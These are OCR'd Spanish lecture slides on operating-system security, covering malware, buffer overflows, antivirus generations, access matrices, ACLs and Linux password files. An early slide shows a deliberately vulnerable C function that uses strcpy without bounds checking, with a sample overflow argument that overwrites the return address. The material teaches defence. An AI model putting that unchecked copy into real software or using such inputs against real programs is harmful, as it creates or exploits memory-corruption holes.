


6.1.5 – Ataques comunes
Stack/buffer overflow

```
#include <string.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);

        return 0;
}
```

- Ejemplo

- En cambio, se puede aprovechar que no se controla el tamaño del argumento
- Por ejemplo usando el argumento "AAAAAAAAAAAAAAAAAAAAAAAA x08x35xC0x80"
- Como dirección de vuelta, se ha puesto otra zona de memoria



6.1.5 – Ataques comunes
Stack/buffer overflow

- En el caso de un ataque usando la red, se puede aprovechar las operaciones de lectura/escritura del socket para colar códigos extra en memoria

6.1.5 – Ataques comunes
Stack/buffer overflow - Protección

- La mejor protección es "Aplicar buenas practicas en programación"
- Otras
  - Antivirus
  - Defensas del SO

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.2.1 – Protección
Buffer overflow

- Address Space Layout Randomization (ASLR)
  - Dispone de forma aleatoria las posiciones del espacio de direcciones de las áreas de datos de un proceso, incluyendo la base del ejecutable y las posiciones de la pila, el heap y las librerías
  - Por lo tanto, es más difícil prever donde está todo y saltar a un espacio de memoria concreto para ejecutar un determinado código

- Data Execution Prevention (DEP)
  - Marca áreas de memoria como ejecutables y otras como no ejecutables
  - De esta forma, se puede prevenir que se ejecute más código (virus/worm) del que debería ser
  - Se aplica a nivel hardware (marcando la memoria) y a nivel software (OS)

6.2.1 – Protección
Antivirus

- La primera generación de antivirus (y antiworm) usaban un método signature-based
  - Se escanean todos los ficheros en busca de determinadas "firmas"
  - Las firmas son cadenas concretas que se sabe son de virus conocidos (virus definition tables)
  - Si se encuentran estas cadenas, se pueden activar ciertas acciones como alarmas
- Necesita por lo tanto que se actualicen constantemente estas firmas
  - Las compañías deben detectar nuevos virus, encontrar sus firmas y hacer disponible nuevas entradas en la virus definition tables para sus usuarios

6.2.1 – Protección
Antivirus

- Problemas

6.2.1 – Protección
Antivirus

- Problemas
  - El virus ya puede haber causado daños antes de tener la actualización lista

6.2.1 – Protección
Antivirus

- Problemas
  - El virus ya puede haber causado daños antes de tener la actualización lista
  - El virus puede mutar (polymorphic virus) de forma que su firma puede mutar también, haciendo casi imposible su detección por firma

6.2.1 – Protección
Antivirus: segunda generación

- La segunda generación de antivirus (y antiworm) introdujo el método de escaneo heurístico
  - Se escanea el comportamiento de los programas, buscando funcionamiento anómalo como por ejemplo mecanismo de reproducción
  - El escaneo se basa típicamente
    - En comparar el comportamiento de un programa con determinadas reglas (rule-based system) que usan los códigos maliciosos; si se detecta algo, se lanza una alarma
    - Calificar cada funcionalidad con un cierto peso de acuerdo al daño que puede causar (weight-based system); si la suma de estos pesos supera un cierto umbral, se lanza una alarma
  - Por lo tanto, ya no depende de firmas bien definidas y se pueden detectar nuevos virus

6.2.1 – Protección
Antivirus: segunda generación

- Problemas

6.2.1 – Protección
Antivirus: segunda generación

- Problemas
  - Sigue siendo una solución a posteriori
  - Responde una vez que el programa ya se ha lanzado y se está ejecutando
  - Su respuesta puede ser demasiado lenta

6.2.1 – Protección
Antivirus: tercera generación

- La tercera generación de antivirus (y antiworm) introdujo el método de escaneo heurístico en maquinas virtuales (Sandbox)
  - Cuando un usuario ejecuta un programa, el escáner lanza una maquina virtual y ejecuta el programa en esta maquina
  - Analiza entonces el comportamiento en esta maquina virtual, aislando el posible daño del sistema operativo real
  - Si no se detecta un comportamiento anómalo, se ejecuta el programa en el OS
  - Si se detecta, se lanza una alarma para limpiar, borrar o poner en cuarentena el programa

6.2.1 – Protección

Antivirus: tercera generación

- Problemas

6.2.1 – Protección

Antivirus: tercera generación

- Problemas
  - Computacionalmente intenso
  - Los virus más modernos están encriptados
- Solución
  - Un antivirus busca entonces patrones de introducciones típicas de un algoritmo de descifrado

6.2.1 – Protección
Antivirus: tercera generación

- Los antivirus modernos usan todos estos métodos

6.2.1 – Protección
Antivirus: tercera generación

- Los antivirus modernos usan todos estos métodos

- Pero no siempre son suficientes
  - Desmitificando Antivirus
  - https://vimeo.com/121554106?ref=tw-share

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.2.2 - Estructura simplificada del SO

- Un sistema operativo consiste en un conjunto de objetos, hardware y software
  - Cada objeto tiene un nombre único y se puede acceder a él a través de un conjunto de operaciones bien definido

- Problema de protección
  - Asegurarse de que cada objeto sea accedido correctamente y solo por aquellos procesos que tienen permitido hacerlo

6.2.2 - Estructura simplificada del SO

- Principio de "least privilage" como control de acceso
  - Menor privilegio posible

- Idea
  - Los programas, usuarios y sistemas deberían tener los privilegios estrictamente suficientes para realizar sus tareas
  - Limita el daño si la entidad tiene un error, se abusa
  - Puede ser estático
    - Durante la vida del sistema, durante la vida del proceso
  - O dinámico
    - Modificado por proceso según sea necesario
    - Cambio de dominio, escalada de privilegios, etc.

6.2.2 - Estructura simplificada del SO

- Granularidad de los privilegios

- Gruesa (rough-grained)
  - Fácil de gestionar, más simple
  - Pero el principio de "least privilage" es menos subjetivo
- Fina (fine-grained)
  - Gestión más compleja, más overhead
  - Protege mejor y centrada en cada caso particular


6.2.2 - Estructura simplificada del SO

- Hay que identificar cada usuario del sistema
  - User-id en Unix/Linux
  - Asociado con cada usuario puede haber un perfil que especifique las operaciones permitidas y los accesos a archivos
  - El sistema operativo puede aplicar reglas basadas en el perfil del usuario

- La decisión para el acceso puede depender
  - de la identidad del usuario
  - de las partes específicas de los datos a los que se accede
  - de la información ya divulgada al usuario

6.2.2 - Estructura simplificada del SO

- Se define un dominio
  - Un dominio puede ser un usuario, un proceso o un procedimiento
- Se define un conjunto de derechos de acceso
  - *Access-right* = <*object-name*, *rights-set*>
  - Donde *rights-set* es un sub-conjunto de operaciones que se pueden hacer en el objeto *object-name*



Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.2.3 - Matriz de acceso

- Definición
  - La matriz de acceso se usa para relacionar dominios con objetos y definir los privilegios
  - Access(i, j) es el conjunto de operaciones que un proceso ejecutado en el Dominio i puede hacer con el Objeto j

domain \ object	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

6.2.3 - Matriz de acceso

- Si un proceso en el dominio D_i quiere hacer una operación "op" en el objeto O_j, entonces "op" debe estar en (i,j)
- El usuario que crea el objeto puede definir su columna de acceso
- La matriz de acceso puede ser dinámica
  - Se pueden hacer operaciones de añadir, cancelar, modificar access-rights
- También se pueden definir access-rights especiales
  - Copy – derecho de copiar la operación "op" de O_i a O_j
  - Control – D_i puede modificar los derechos de D_j
  - Transfer – conmutar el dominio D_i con D_j

6.2.3 - Matriz de acceso


- Se pueden definir los dominios también como objetos
  - Un dominio puede (o no puede) modificarse
  - Un dominio puede modificar otro
  - Un dominio puede transferirse a otro

object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

6.2.3 - Matriz de acceso


- Se necesita una manera eficiente de representar una matriz de acceso
  - Muchas casillas estarán vacías
  - La matriz puede ser muy grande
- Se comprime usando
  - Access Control List (ACL): permisos asociados a cada objeto
  - Capability List: permisos asociados a cada dominio

6.2.3 - Matriz de acceso



6.2.3 - Matriz de acceso
ACL


- Cada objeto tiene una lista adjunta
- La lista tiene
  - Dominio de protección
    - User name
    - Group of users
    - Other
  - Derechos de acceso
    - Read
    - Write
    - Execute
  - Si no hay una entrada para un dominio
    → no hay ningún derecho para aquel dominio



- Un OS controla la lista de permisos cuando se accede a un objeto

6.2.3 – Matriz de acceso
Capability list

- Cuando un proceso quiere acceder a un objeto, el OS debe controlar la capability list
- La lista tiene
  - Una entrada por objeto que el proceso puede acceder
    - Object name
    - Object permissions
  - Los objetos no incluidos no son accesibles



- Un OS mantiene estas listas seguras y cifradas para que un proceso sin privilegios no pueda modificarlas

6.2.3 – Matriz de acceso
ACL + capabilities

- Los OS pueden usar ambos
  - Las ACLs para abrir objetos
  - Las capability list durante la ejecución de un proceso

Tema 3. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.2.4 - Unix/Linux
ACL

- Se identifican usuarios y grupos
  - UID: user ID
  - GID: group ID
- Protección
  - 9 bits de protección para owner, groups y otros
- Para ficheros
  - r: read
  - w: write
  - X: execution
- Para carpetas
  - r: ver contenido
  - w: crear o eliminar entradas
  - x: permiso de acceso

```
# file: si/test.c
# owner: davide
# group: davide
user::rw-
group::rw-
other::r--
```


6.2.4 - Unix/Linux
Contraseñas

- Contraseña cifrada
- Se usa un algoritmo simple (Función de Hash) para cifrarla pero difícil de revertir
- Solo se guardan las contraseñas cifradas
- Se añaden el Salt (cadena aleatoria) para evitar que una misma contraseña tenga el mismo valor cifrado
- La contraseña cifrada se guarda en /etc/shadow

6.2.4 - Unix/Linux

Fichero etc/passwd


- Contiene datos sobre los usuarios



1. **Username:** It is used when user logs in. It should be between 1 and 32 characters in length
2. **Password:** An x character indicates that encrypted password is stored in `/etc/shadow` file
3. **User ID (UID):** Each user must be assigned a user ID. UID 0 is reserved for root and UIDs 1-99 are also reserved
4. **Group ID (GID):** The primary group ID (`/etc/group file`)
5. **User ID Info:** It allows to add extra information about users
6. **Home directory:** The absolute path to the directory the user will be in when they log in
7. **Command/shell:** The absolute path of a command or shell (`/bin/bash`)

6.2.4 - Unix/Linux
Fichero etc/shadow


- Contiene información sobre la contraseña de los usuarios



1. **User name:** It is the login name
2. **Password:** Encrypted password
3. **Last password change (lastchanged):** Days since Jan 1, 1970 that password was last changed
4. **Minimum:** The minimum number of days required between password changes
5. **Maximum:** The maximum number of days the password is valid (after that user is forced to change his/her password)
6. **Warn:** The number of days before password is to expire that user is warned that his/her password must be changed
7. **Inactive:** The number of days after password expires that account is disabled
8. **Expire:** days since Jan 1, 1970 that account is disabled

6.2.4 - Unix/Linux
Librería crypt

- Librería usada para computar la contraseña + salt
- Permite usar diferentes algoritmos
- El valor entre $ $ en shadow indica que algoritmo se ha usado



Scheme id	Scheme	Linux (glibc)	FreeBSD	NetBSD	OpenBSD	Solaris	MacOS
	DES	y	y	y	y	y	y
_	BSDi		y	y	y		y
1	MD5	y	y	y	y	y	
2, 2a, 2x, 2y	bcrypt		y	y	y	y	
3	NTHASH		y				
5	SHA-256	2.7+	8.3+			y	
6	SHA-512	2.7+	8.3+			y	
md5	Solaris MD5					y	
sha1	PBKDF1 with SHA1			y			

Seguretat Informàtica (SI)

Tema 6. Seguridad en los sistemas operativos

Davide Careglio

Fuentes: Jordi Nin, "Network Security", Computer Security, 2014